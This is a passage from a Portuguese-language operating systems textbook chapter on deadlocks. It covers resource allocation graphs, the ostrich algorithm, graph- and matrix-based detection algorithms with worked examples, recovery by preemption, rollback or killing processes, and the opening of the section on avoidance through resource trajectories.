
Vale a pena observar que cada condição relaciona-se com uma política que um sistema pode ter ou não. Pode um dado recurso ser designado a mais um processo ao mesmo tempo? Pode um processo ter a posse de um recurso e pedir por outro? Os recursos podem passar por preempção? Esperas circulares podem existir? Mais tarde veremos como os impasses podem ser combatidos tentando negar-lhes algumas dessas condições.

6.2.2 Modelagem de impasses

Holt (1972) demonstrou como essas quatro condições podem ser modeladas com grafos dirigidos. Os grafos têm dois tipos de nós: processos, mostrados como círculos, e recursos, mostrados como quadrados. Um arco direcionado de um nó de recurso (quadrado) para um nó de processo (círculo) significa que o recurso foi previamente solicitado, concedido e está atualmente com aquele processo. Na Figura 6.3(a), o recurso *R* está atualmente alocado ao processo *A*.


Um arco direcionado de um processo para um recurso significa que o processo está atualmente bloqueado esperando por aquele recurso. Na Figura 6.3(b), o processo *B* está esperando pelo recurso *S*. Na Figura 6.3(c) vemos um impasse: o processo *C* está esperando pelo recurso *T*, que atualmente está sendo usado pelo processo *D*. O processo *D* não está prestes a liberar o recurso *T* porque ele está esperando pelo recurso *U*, sendo usado por *C*. Ambos os processos esperarão para sempre. Um ciclo no grafo significa que há um impasse envolvendo os processos e recursos no ciclo (presumindo que há um recurso de cada tipo). Nesse exemplo, o ciclo é *C – T – D – U – C*.

Agora vamos examinar um exemplo de como grafos de recursos podem ser usados. Imagine que temos três

FIGURA 6.3 Grafos de alocação de recursos. (a) Processo de posse de um recurso. (b) Solicitação de um recurso. (c) Impasse.

processos, *A, B* e *C*, e três recursos, *R, S* e *T*. As solicitações e as liberações dos três processos são dadas na Figura 6.4(a) a (c). O sistema operacional está liberado para executar qualquer processo desbloqueado a qualquer instante, então ele poderia decidir executar *A* até *A* ter concluído o seu trabalho, então executar *B* até sua conclusão e por fim executar *C*.

Essa ordem de execução não leva a impasse algum (pois não há competição por recursos), mas também não há paralelismo algum. Além de solicitar e liberar recursos, processos calculam e realizam E/S. Quando os processos são executados sequencialmente, não existe a possibilidade de enquanto um processo espera pela E/S, outro poder usar a CPU. Desse modo, executar os processos de maneira estritamente sequencial pode não ser uma opção ótima. Por outro lado, se nenhum dos processos realizar qualquer E/S, o algoritmo trabalho mais curto primeiro é melhor do que a alternância circular, de maneira que em determinadas circunstâncias executar todos os processos sequencialmente pode ser a melhor maneira.

Vamos supor agora que os processos realizam E/S e computação, então a alternância circular é um algoritmo de escalonamento razoável. As solicitações de recursos

FIGURA 6.4 Um exemplo de como um impasse ocorre e como ele pode ser evitado.

podem ocorrer na ordem da Figura 6.4(d). Se as seis solicitações forem executadas nessa ordem, os seis grafos de recursos resultantes serão como mostrado na Figura 6.4 (e) a (j). Após a solicitação 4 ter sido feita, *A* bloqueia esperando por *S*, como mostrado na Figura 6.4(h). Nos próximos dois passos, *B* e *C* também bloqueiam, em última análise levando a um ciclo e ao impasse da Figura 6.4(j).

No entanto, como já mencionamos, não é exigido do sistema operacional que execute os processos em qualquer ordem especial. Em particular, se conceder uma solicitação específica pode levar a um impasse, o sistema operacional pode simplesmente suspender o processo sem conceder a solicitação (isto é, apenas não escalonar o processo) até que seja seguro. Na Figura 6.4, se o sistema operacional soubesse a respeito do impasse iminente, ele poderia suspender *B* em vez de conceder-lhe *S*. Ao executar apenas *A* e *C*, teríamos as solicitações e liberações da Figura 6.4(k) em vez da Figura 6.4(d). Essa sequência conduz aos grafos de recursos da Figura 6.4(l) a (q), que não levam a um impasse.

Após o passo (q), S pode ser concedido ao processo *B* porque *A* foi concluído e *C* tem tudo de que ele precisa. Mesmo que *B* bloqueie quando solicita *T*, nenhum impasse pode ocorrer. *B* apenas esperará até que *C* tenha terminado.

Mais tarde neste capítulo estudaremos um algoritmo detalhado para tomar decisões de alocação que não levam a um impasse. Por ora, basta compreender que grafos de recursos são uma ferramenta que nos deixa ver se uma determinada sequência de solicitação/liberação pode levar a um impasse. Apenas atendemos às solicitações e liberações passo a passo e após cada passo conferimos o grafo para ver se ele contém algum ciclo. Se afirmativo, temos um impasse; se não, não há impasse. Embora nosso tratamento de grafos de recursos tenha sido para o caso de um único recurso de cada tipo, grafos de recursos também podem ser generalizados para lidar com múltiplos recursos do mesmo tipo (HOLT, 1972).

Em geral, quatro estratégias são usadas para lidar com impasses.

1. Simplesmente ignorar o problema. Se você o ignorar, quem sabe ele ignore você.
2. Detecção e recuperação. Deixe-os ocorrer, detecte-os e tome as medidas cabíveis.
3. Evitar dinamicamente pela alocação cuidadosa de recursos.
4. Prevenção, ao negar estruturalmente uma das quatro condições.

Nas próximas quatro seções, examinaremos cada um desses métodos.

6.3 Algoritmo do avestruz

A abordagem mais simples é o algoritmo do avestruz: enfie a cabeça na areia e finja que não há um problema.[1] As pessoas reagem a essa estratégia de maneiras diferentes. Matemáticos a consideram inaceitável e dizem que os impasses devem ser evitados a todo custo. Engenheiros perguntam qual a frequência que se espera que o problema ocorra, qual a frequência com que ocorrem quedas no sistema por outras razões e quão sério um impasse é realmente. Se os impasses ocorrem na média uma vez a cada cinco anos, mas quedas do sistema decorrentes de falhas no hardware e defeitos no sistema operacional ocorrem uma vez por semana, a maioria dos engenheiros não estaria disposta a pagar um alto preço em termos de desempenho ou conveniência para eliminar os impasses.

Para tornar esse contraste mais específico, considere um sistema operacional que bloqueia o chamador quando uma chamada de sistema `open` para um dispositivo físico como um driver de Blu-ray ou uma impressora não pode ser executada porque o dispositivo está ocupado. Tipicamente cabe ao driver do dispositivo decidir qual ação tomar sob essas circunstâncias. Bloquear ou retornar um código de erro são duas possibilidades óbvias. Se um processo tiver sucesso em abrir a unidade de Blu-ray e outro tiver sucesso em abrir a impressora e então os dois tentarem abrir o recurso um do outro e forem bloqueados tentando, temos um impasse. Poucos sistemas atuais detectarão isso.

6.4 Detecção e recuperação de impasses

Uma segunda técnica é a detecção e recuperação. Quando essa técnica é usada, o sistema não tenta evitar a ocorrência dos impasses. Em vez disso, ele os deixa ocorrer, tenta detectá-los quando acontecem e então toma alguma medida para recuperar-se após o fato. Nesta seção examinaremos algumas maneiras como os impasses podem ser detectados e tratados.

---

1 Na realidade, essa parte do folclore é uma bobagem. Avestruzes conseguem correr a 60 km/h e seu coice é poderoso o suficiente para matar qualquer leão com visões de um grande prato de frango, e os leões sabem disso. (N. A.)

6.4.1 Detecção de impasses com um recurso de cada tipo

Vamos começar com o caso mais simples: existe apenas um recurso de cada tipo. Um sistema assim poderia ter um scanner, um gravador Blu-ray, uma plotter e uma unidade de fita, mas não mais do que um de cada classe de recurso. Em outras palavras, estamos excluindo sistemas com duas impressoras por ora. Trataremos deles mais tarde, usando um método diferente.

Para esse sistema, podemos construir um grafo de recursos do tipo ilustrado na Figura 6.3. Se esse grafo contém um ou mais ciclos, há um impasse. Qualquer processo que faça parte de um ciclo está em situação de impasse. Se não existem ciclos, o sistema não está em impasse.

Como um exemplo de um sistema mais complexo do que aqueles que examinamos até o momento, considere um sistema com sete processos, *A* até *G* e seis recursos, *R* até *W*. O estado de quais recursos estão sendo atualmente usados e quais estão sendo solicitados é o seguinte:

1. O processo *A* possui *R* e solicita *S*.
2. O processo *B* não possui nada, mas solicita *T*.
3. O processo *C* não possui nada, mas solicita *S*.
4. O processo *D* possui *U* e solicita *S* e *T*.
5. O processo *E* possui *T* e solicita *V*.
6. O processo *F* possui *W* e solicita *S*.
7. O processo *G* possui *V* e solicita *U*.


A questão é: "Esse sistema está em impasse? E se estiver, quais processos estão envolvidos?".

Para responder, podemos construir o grafo de recursos da Figura 6.5(a). Esse grafo contém um ciclo, que pode ser visto por inspeção visual. O ciclo é mostrado na Figura 6.5(b). Desse ciclo, podemos ver que os processos *D, E* e *G* estão todos em situação de impasse. Os processos *A, C* e *F* não estão em situação de impasse porque *S* pode ser alocado para qualquer um deles, permitindo sua conclusão e retorno do recurso. Então os outros dois podem obtê-lo por sua vez e também ser finalizados. (Observe que a fim de tornar esse exemplo mais interessante permitimos que processos, a saber *D*, solicitasse por dois recursos ao mesmo tempo.)

Embora seja relativamente simples escolher os processos em situação de impasse mediante inspeção visual de um grafo simples, para usar em sistemas reais precisamos de um algoritmo formal para detectar impasses. Muitos algoritmos para detectar ciclos em grafos direcionados são conhecidos. A seguir exibiremos um algoritmo simples que inspeciona um grafo e termina quando ele encontrou um ciclo ou quando demonstrou que nenhum existe. Ele usa uma estrutura de dados dinâmica, *L*, uma lista de nós, assim como uma lista de arcos. Durante o algoritmo, a fim de evitar inspeções repetidas, arcos serão marcados para indicar que já foram inspecionados.

O algoritmo opera executando os passos a seguir como especificado:

1. Para cada nó, *N*, no grafo, execute os cinco passos a seguir com *N* como o nó de partida.
2. Inicialize *L* como uma lista vazia e designe todos os arcos como desmarcados.
3. Adicione o nó atual ao final de *L* e confira para ver se o nó aparece agora em *L* duas vezes. Se ele aparecer, o grafo contém um ciclo (listado em *L*) e o algoritmo termina.
4. A partir do referido nó, verifique se há algum arco de saída desmarcado. Se afirmativo, vá para o passo 5; se não, vá para o passo 6.
5. Escolha aleatoriamente um arco de saída desmarcado e marque-o. Então siga-o para gerar o novo nó atual e vá para o passo 3.
6. Se esse nó é o inicial, o grafo não contém ciclo algum e o algoritmo termina. De outra maneira,

FIGURA 6.5 (a) Um grafo de recursos. (b) Um ciclo extraído de (a).

chegamos agora a um beco sem saída. Remova-o e volte ao nó anterior, isto é, aquele que era atual imediatamente antes desse, faça dele o nó atual e vá para o passo 3.

O que esse algoritmo faz é tomar cada nó, um de cada vez, como a raiz do que ele espera ser uma árvore e então realiza uma busca do tipo busca em profundidade nele. Se acontecer de ele voltar a um nó que já havia encontrado, então o algoritmo encontrou um ciclo. Se ele exaurir todos os arcos de um dado nó, ele retorna ao nó anterior. Se ele retornar até a raiz e não conseguir seguir adiante, o subgrafo alcançável a partir do nó atual não contém ciclo algum. Se essa propriedade for válida para todos os nós, o grafo inteiro está livre de ciclos, então o sistema não está em impasse.

Para ver como o algoritmo funciona na prática, vamos usá-lo no grafo da Figura 6.5(a). A ordem de processamento dos nós é arbitrária; portanto, vamos apenas inspecioná-los da esquerda para a direita, de cima para baixo, executando primeiro o algoritmo começando em *R*, então sucessivamente *A, B, C, S, D, T, E, F* e assim por diante. Se depararmos com um ciclo, o algoritmo para.

Começamos em *R* e inicializamos *L* como lista vazia. Então adicionamos *R* à lista e vamos para a única possibilidade, *A*, e a adicionamos a *L*, resultando em *L* = [*R, A*]. De *A* vamos para *S*, resultando em *L* = [*R, A, S*]. *S* não tem arcos de saída, então trata-se de um beco sem saída, forçando-nos a recuar para *A*. Já que *A* não tem arcos de saída desmarcados, recuamos para *R*, completando nossa inspeção de *R*.

Agora reinicializamos o algoritmo começando em *A*, reinicializando *L* para a lista vazia. Essa busca também para rapidamente, então começamos novamente em *B*. De *B* continuamos para seguir os arcos de saída até chegarmos a *D*, momento em que *L* = [*B*, *T*, *E*, *V*, *G*, *U*, *D*]. Agora precisamos fazer uma escolha (ao acaso). Se escolhermos *S*, chegaremos a um beco sem saída e recuaremos para *D*. Na segunda tentativa, escolhemos *T* e atualizamos *L* para ser [*B*, *T*, *E*, *V*, *G*, *U*, *D*, *T*], ponto em que descobrimos o ciclo e paramos o algoritmo.

Esse algoritmo está longe de ser ótimo. Para um algoritmo melhor, ver Even (1979). Mesmo assim, ele demonstra que existe um algoritmo para detecção de impasses.

6.4.2 Detecção de impasses com múltiplos recursos de cada tipo

Quando existem múltiplas cópias de alguns dos recursos, é necessária uma abordagem diferente para detectar impasses. Apresentaremos agora um algoritmo baseado em matrizes para detectar impasses entre *n* processos, P_1 a P_n. Seja *m* o número de classes de recursos, com E_1 recursos de classe 1, E_2 recursos de classe 2, e geralmente, E_i recursos de classe *i* ($1 \le i \le m$). *E* é o **vetor de recursos existentes**. Ele fornece o número total de instâncias de cada recurso existente. Por exemplo, se a classe 1 for de unidades de fita, então $E_1 = 2$ significa que o sistema tem duas unidades de fita.

A qualquer instante, alguns dos recursos são alocados e não se encontram disponíveis. Seja *A* o **vetor de recursos disponíveis**, com A_i dando o número de instâncias de recurso *i* atualmente disponíveis (isto é, não alocadas). Se ambas as nossas unidades de fita estiverem alocadas, A_1 será 0.

Agora precisamos de dois arranjos, *C*, a **matriz de alocação atual** e *R*, a **matriz de requisição**. A *i*-ésima linha de *C* informa quantas instâncias de cada classe de recurso P_i atualmente possui. Desse modo, C_{ij} é o número de instâncias do recurso *j* que são possuídas pelo processo *i*. Similarmente, R_{ij} é o número de instâncias do recurso *j* que P_i quer. Essas quatro estruturas de dados são mostradas na Figura 6.6.

Uma importante condição invariante se aplica a essas quatro estruturas de dados. Em particular, cada

FIGURA 6.6 As quatro estruturas de dados necessárias ao algoritmo de detecção de impasses.

Recursos existentes
$(E_1, E_2, E_3, \ldots, E_m)$

Matriz de alocação atual


$$\begin{bmatrix} C_{11} & C_{12} & C_{13} & \cdots & C_{1m} \\ C_{21} & C_{22} & C_{23} & \cdots & C_{2m} \\ \vdots & \vdots & \vdots & & \vdots \\ C_{n1} & C_{n2} & C_{n3} & \cdots & C_{nm} \end{bmatrix}$$

Linha n é a alocação atual para o processo n

Recursos disponíveis
$(A_1, A_2, A_3, \ldots, A_m)$

Matriz de requisições

$$\begin{bmatrix} R_{11} & R_{12} & R_{13} & \cdots & R_{1m} \\ R_{21} & R_{22} & R_{23} & \cdots & R_{2m} \\ \vdots & \vdots & \vdots & & \vdots \\ R_{n1} & R_{n2} & R_{n3} & \cdots & R_{nm} \end{bmatrix}$$

Linha 2 informa qual é a necessidade do processo 2

recurso é alocado ou está disponível. Essa observação significa que

$$\sum_{i=1}^{n} C_{ij} + A_j = E_j$$

Em outras palavras, se somarmos todas as instâncias do recurso j que foram alocadas e a isso adicionarmos todas as instâncias que estão disponíveis, o resultado será o número de instâncias existentes daquela classe de recursos.

O algoritmo de detecção de impasses é baseado em vetores de comparação. Vamos definir a relação $A \leq B$, entre dois vetores A e B, para indicar que cada elemento de A é menor do que ou igual ao elemento correspondente de B. Matematicamente, $A \leq B$ se mantém se e somente se $A_i \leq B_i$ para $1 \leq i \leq m$.

Diz-se que cada processo, inicialmente, está desmarcado. À medida que o algoritmo progride, os processos serão marcados, indicando que eles são capazes de completar e portanto não estão em uma situação de impasse. Quando o algoritmo termina, sabe-se que quaisquer processos desmarcados estão em situação de impasse. Esse algoritmo presume o pior cenário possível: todos os processos mantêm todos os recursos adquiridos até que terminem.

O algoritmo de detecção de impasses pode ser dado agora como a seguir.

1. Procure por um processo desmarcado, P_i, para o qual a i-ésima linha de R seja menor ou igual a A.
2. Se um processo assim for encontrado, adicione a i-ésima linha de C a A, marque o processo e volte ao passo 1.
3. Se esse processo não existir, o algoritmo termina.

Quando o algoritmo terminar, todos os processos desmarcados, se houver algum, estarão em situação de impasse.

O que o algoritmo está fazendo no passo 1 é procurar por um processo que possa ser executado até o fim. Esse processo é caracterizado por ter demandas de recursos que podem ser atendidas pelos recursos atualmente disponíveis. O processo escolhido é então executado até ser concluído, momento em que ele retorna os recursos a ele alocados para o pool de recursos disponíveis. Ele então é marcado como concluído. Se todos os processos são, em última análise, capazes de serem executados até a sua conclusão, nenhum deles está em situação de impasse. Se alguns deles jamais puderem ser concluídos, eles estão em situação de impasse. Embora o algoritmo seja não determinístico (pois ele pode executar os processos em qualquer ordem possível), o resultado é sempre o mesmo.

Como um exemplo de como o algoritmo de detecção de impasses funciona, observe a Figura 6.7. Aqui temos três processos e quatro classes de recursos, os quais rotulamos arbitrariamente como unidades de fita, plotters, scanners e unidades de Blu-ray. O processo 1 tem um scanner. O processo 2 tem duas unidades de fitas e uma unidade de Blu-ray. O processo 3 tem uma plotter e dois scanners. Cada processo precisa de recursos adicionais, como mostrado na matriz R.

Para executar o algoritmo de detecção de impasses, procuramos por um processo cuja solicitação de recursos possa ser satisfeita. O primeiro não pode ser satisfeito, pois não há uma unidade de Blu-ray disponível. O segundo também não pode ser satisfeito, pois não há um scanner liberado. Felizmente, o terceiro pode ser satisfeito, de maneira que o processo 3 executa e eventualmente retorna todos os seus recursos, resultando em

A = (2 2 2 0)

Nesse ponto o processo 2 pode executar e retornar os seus recursos, resultando em

A = (4 2 2 1)

Agora o restante do processo pode executar. Não há um impasse no sistema.

Agora considere uma variação menor da situação da Figura 6.7. Suponha que o processo 3 precisa de uma unidade de Blu-ray, assim como as duas unidades de fitas e a plotter. Nenhuma das solicitações pode ser satisfeita, então o sistema inteiro eventualmente estará em uma situação de impasse. Mesmo se dermos ao processo 3 suas duas unidades de fitas e uma plotter, o sistema entrará em uma situação de impasse quando ele solicitar a unidade de Blu-ray.

FIGURA 6.7 Um exemplo para o algoritmo de detecção de impasses.

Unidades de fita, Plotters, Scanners, Blu-rays

E = (4 2 3 1)


Unidades de fita, Plotters, Scanners, Blu-rays

A = (2 1 0 0)

Matriz alocação atual

$$C = \begin{bmatrix} 0 & 0 & 1 & 0 \\ 2 & 0 & 0 & 1 \\ 0 & 1 & 2 & 0 \end{bmatrix}$$

Matriz de requisições

$$R = \begin{bmatrix} 2 & 0 & 0 & 1 \\ 1 & 0 & 1 & 0 \\ 2 & 1 & 0 & 0 \end{bmatrix}$$

Agora que sabemos como detectar impasses (pelo menos com solicitações de recursos estáticos conhecidas antecipadamente), surge a questão de quando procurar por eles. Uma possibilidade é verificar todas as vezes que uma solicitação de recursos for feita. Isso é certo que irá detectá-las o mais cedo possível, mas é uma alternativa potencialmente cara em termos de tempo da CPU. Uma estratégia possível é fazer a verificação a cada *k* minutos, ou talvez somente quando a utilização da CPU cair abaixo de algum limiar. A razão para considerar a utilização da CPU é que se um número suficiente de processos estiver em situação de impasse, haverá menos processos executáveis, e a CPU muitas vezes estará ociosa.

6.4.3 Recuperação de um impasse

Suponha que nosso algoritmo de detecção de impasses teve sucesso e detectou um impasse. O que fazer então? Alguma maneira é necessária para recuperar o sistema e colocá-lo em funcionamento novamente. Nesta seção discutiremos várias maneiras de conseguir isso. Nenhuma delas é especialmente atraente, no entanto.

Recuperação mediante preempção

Em alguns casos pode ser viável tomar temporariamente um recurso do seu proprietário atual e dá-lo a outro processo. Em muitos casos, pode ser necessária a intervenção manual, especialmente em sistemas operacionais de processamento em lote executando em computadores de grande porte.

Por exemplo, para tomar uma impressora a laser de seu processo-proprietário, o operador pode juntar todas as folhas já impressas e colocá-las em uma pilha. Então o processo pode ser suspenso (marcado como não executável). Nesse ponto, a impressora pode ser alocada para outro processo. Quando esse processo terminar, a pilha de folhas impressas pode ser colocada de volta na bandeja de saída da impressora, e o processo original reinicializado.

A capacidade de tirar um recurso de um processo, entregá-lo a outro para usá-lo e então devolvê-lo sem que o processo note isso é algo altamente dependente da natureza do recurso. A recuperação dessa maneira é com frequência difícil ou impossível. Escolher o processo a ser suspenso depende em grande parte de quais processos têm recursos que podem ser facilmente devolvidos.

Recuperação mediante retrocesso

Se os projetistas de sistemas e operadores de máquinas souberem que a probabilidade da ocorrência de impasses é grande, eles podem arranjar para que os processos gerem **pontos de salvaguarda** (checkpoints) periodicamente. Gerar este ponto de salvaguarda de um processo significa que o seu estado é escrito para um arquivo, para que assim ele possa ser reinicializado mais tarde. O ponto de salvaguarda contém não apenas a imagem da memória, mas também o estado dos recursos, em outras palavras, quais recursos estão atualmente alocados para o processo. Para serem mais eficientes, novos pontos de salvaguarda não devem sobrescrever sobre os antigos, mas serem escritos para os arquivos novos, de maneira que à medida que o processo executa, toda uma sequência se acumula.

Quando um impasse é detectado, é fácil ver quais recursos são necessários. Para realizar a recuperação, um processo que tem um recurso necessário é retrocedido até um ponto no tempo anterior ao momento em que ele adquiriu aquele recurso, reiniciando em um de seus pontos de salvaguarda anteriores. Todo o trabalho realizado desde o ponto de salvaguarda é perdido (por exemplo, a produção impressa desde o ponto de salvaguarda deve ser descartada, tendo em vista que ela será impressa novamente). Na realidade, o processo é reiniciado para um momento anterior quando ele não tinha o recurso, que agora é alocado para um dos processos em situação de impasse. Se o processo reiniciado tentar adquirir o recurso novamente, terá de esperar até que ele se torne disponível.

Recuperação mediante a eliminação de processos

A maneira mais bruta de eliminar um impasse, mas também a mais simples, é matar um ou mais processos. Uma possibilidade é matar um processo no ciclo. Com um pouco de sorte, os outros processos serão capazes de continuar. Se isso não ajudar, essa ação pode ser repetida até que o ciclo seja rompido.

Como alternativa, um processo que não está no ciclo pode ser escolhido como vítima a fim liberar os seus recursos. Nessa abordagem, o processo a ser morto é cuidadosamente escolhido porque ele tem em mãos recursos que algum processo no ciclo precisa. Por exemplo, um processo pode ter uma impressora e querer uma plotter, com outro processo tendo uma plotter e querendo uma impressora. Ambos estão em situação de impasse. Um terceiro processo pode ter outra impressora idêntica e outra plotter idêntica e estar executando feliz da vida. Matar o terceiro processo liberará esses recursos e acabará com o impasse envolvendo os dois primeiros.

Sempre que possível, é melhor matar um processo que pode ser reexecutado desde o início sem efeitos danosos. Por exemplo, uma compilação sempre pode ser

reexecutada, pois tudo o que ela faz é ler um arquivo--fonte e produzir um arquivo-objeto. Se ela for morta durante uma execução, a primeira execução não terá influência alguma sobre a segunda.

Por outro lado, um processo que atualiza um banco de dados nem sempre pode executar uma segunda vez com segurança. Se ele adicionar 1 a algum campo de uma tabela no banco de dados, executá-lo uma vez, matá-lo e então executá-lo novamente adicionará 2 ao campo, o que é incorreto.

6.5 Evitando impasses

Na discussão da detecção de impasses, presumimos tacitamente que, quando um processo pede por recursos, ele pede por todos eles ao mesmo tempo (a matriz *R* da Figura 6.6). Na maioria dos sistemas, no entanto, os recursos são solicitados um de cada vez. O sistema precisa ser capaz de decidir se conceder um recurso é seguro ou não e fazer a alocação somente quando for. Desse modo, surge a questão: existe um algoritmo que possa sempre evitar o impasse fazendo a escolha certa o tempo inteiro? A resposta é um sim qualificado — podemos evitar impasses, mas somente se determinadas informações estiverem disponíveis. Nesta seção examinaremos maneiras de evitar um impasse por meio da alocação cuidadosa de recursos.

6.5.1 Trajetórias de recursos


Os principais algoritmos para evitar impasses são baseados no conceito de estados seguros. Antes de descrevê-los, faremos uma ligeira digressão para examinar o conceito de segurança em uma maneira gráfica e fácil de compreender. Embora a abordagem gráfica não se traduza diretamente em um algoritmo utilizável, ela proporciona um bom sentimento intuitivo para a natureza do problema.

Na Figura 6.8 vemos um modelo para lidar com dois processos e dois recursos, por exemplo, uma impressora e uma plotter. O eixo horizontal representa o número de instruções executadas pelo processo *A*. O eixo vertical representa o número de instruções executadas pelo processo *B*. Em I_1 o processo *A* solicita uma impressora; em I_2 ele precisa de uma plotter. A impressora e a plotter são liberadas em I_3 e I_4, respectivamente. O processo *B* precisa da plotter de I_5 a I_7 e a impressora, de I_6 a I_8.

